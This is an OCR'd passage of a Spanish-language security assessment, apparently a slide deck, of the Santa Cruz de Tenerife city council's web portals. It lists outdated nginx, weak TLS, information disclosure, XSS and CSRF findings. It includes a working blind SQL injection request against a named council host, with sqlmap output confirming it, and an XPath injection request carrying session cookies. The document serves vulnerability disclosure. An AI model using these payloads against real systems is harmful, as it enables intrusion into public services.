
Una actualización a la versión 1.4.7 o 1.5.12 elimina esta vulnerabilidad. Aplicando un parche es posible eliminar el problema. El parche puede ser descargado de nginx.org. El mejor modo sugerido para mitigar el problema es actualizar a la última versión. Una solución posible ha sido publicada inmediatamente después de la publicación de la vulnerabilidad.

La vulnerabilidad también está documentado en las bases de datos X-Force (92301), SecurityTracker (ID 1030151) y Vulnerability Center (SBV-43806).



Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 **A9** A10


Incluso en **http://www.bopsantacruzdetenerife.org/** con NGIX 1.4.6 (CVE-2014-0133):



Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 **A6** A7 A8 **A9** A10

En el portal https://ayuntamientovirtual.santacruzdetenerife.es/ se encuentran varios fallos en la capa de transporte con componentes criptográficos:

- **SSL v2.0**
- **Empleo del algoritmo RC4**
- **SSL v3.0 vulnerable a ataques con POODLE**





Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10

Mensajes y errores **por defecto** en el sitio web:

Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10

Mensajes y errores **por defecto** en el sitio web:






Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10


Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10


Revelación de **información interna** sobre la estructura de directorios empleada:



Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10


Revelación de **objetos internos** de la aplicación sin necesidad de **autenticación** y/o **establecimiento de sesión**:





Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10

XSS:



Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10


XSS:

Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10

XSS:

Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10


XSS:



Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10

Blind SQL Injection:


```
POST /portal/iportal HTTP/1.1
Content-Length: 112
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://hkportal.santacruzdetenerife.es:8080/portal/
Host: hkportal.santacruzdetenerife.es:8080
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0
Safari/537.21
Accept: */*

firmaDigital=&jndi=&pag=psw&pas=1&prc=ini&usr=-
1'%20OR%203*2*1%3d6%20AND%20000953%3d000953%20or%20'vnPnZbMB'%3d'
```



Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10

Blind SQL Injection:


```
[17:35:09] [INFO] testing 'Oracle AND time-based blind'
[17:35:13] [INFO] testing 'Oracle OR time-based blind'
[17:35:17] [INFO] testing 'Oracle AND time-based blind (comment)'
[17:35:20] [INFO] testing 'Oracle OR time-based blind (comment)'
[17:35:23] [INFO] testing 'Oracle AND time-based blind (heavy query)'
[17:35:55] [WARNING] turning off pre-connect mechanism because of connection time out(s)
[17:36:25] [INFO] POST parameter 'usr' appears to be 'Oracle AND time-based blind (heavy query)' injectable
it looks like the back-end DBMS is 'Oracle'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```



Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10


XPath Injection (MS.Internal.Xml):

GET /eparticipa/products/carpeta/public/help/help.aspx?Module='%22 HTTP/1.1
Cookie: ASP.NET_SessionId=tjtsfs553ke0vg45vzgjabrx;
JSESSIONID=116B6CF43885C483A3E9970A01CE9029; MenuGroup1=true;
MenuGroup5=true
Host: ayuntamientovirtual.santacruzdetenerife.es
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML,
like Gecko) Chrome/41.0.2228.0 Safari/537.21
Accept: */*



Ayuntamiento de Santa Cruz de Tenerife


RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10



Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10

en MS.Internal.Xml.XPath.QueryBuilder.Build(String query, Boolean allowVar, Boolean allowKey)
en System.Xml.Xsl.XsltOld.Compiler.AddQuery(String xpathQuery, Boolean allowVar, Boolean allowKey, Boolean isPattern)


Request
Timestamp: 13-02-2017 18:32:24
ExecutionTime: 00:00:00
Url: https://ayuntamientovirtual.santacruzdetenerife.es/eParticipa/Products/Carpeta/Public/Help/help.aspx?Module='%26amp%3bquot%3b
HttpMethod: GET
User
User:
IsAuthenticated: False
Session
SessionMode: InProc
SessionTimeout: 21
IsNewSession: True
Versions
Application Version: App_global.asax.xn8bzek_, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
icKeyToken=c05434629d06c05e
NET version: Microsoft .NET Framework:2.0.50727.5485; >>> Attention!!
OS Version: Microsoft Windows NT 6.1.7601 Service Pack 1
LogSeverityLevel: LoggedError
LogWriterType: XML



Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10

Sin protección para **CSRF (Cross-Site Request Forgery)**:


- `https://www.sctfe.es/normativas/`
- `https://www.sctfe.es/impresos/`



Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 **A7** A8 A9 A10

Callbacks **sin protección ninguna** incluso permitiendo otro(s) XSS:

```
GET
/sta/Relec/CatalogDetail?action=make&dboidProcedure=6262600922678482607544&dboidReque
st=6269000922679636607544&lang=es&urlBack=%
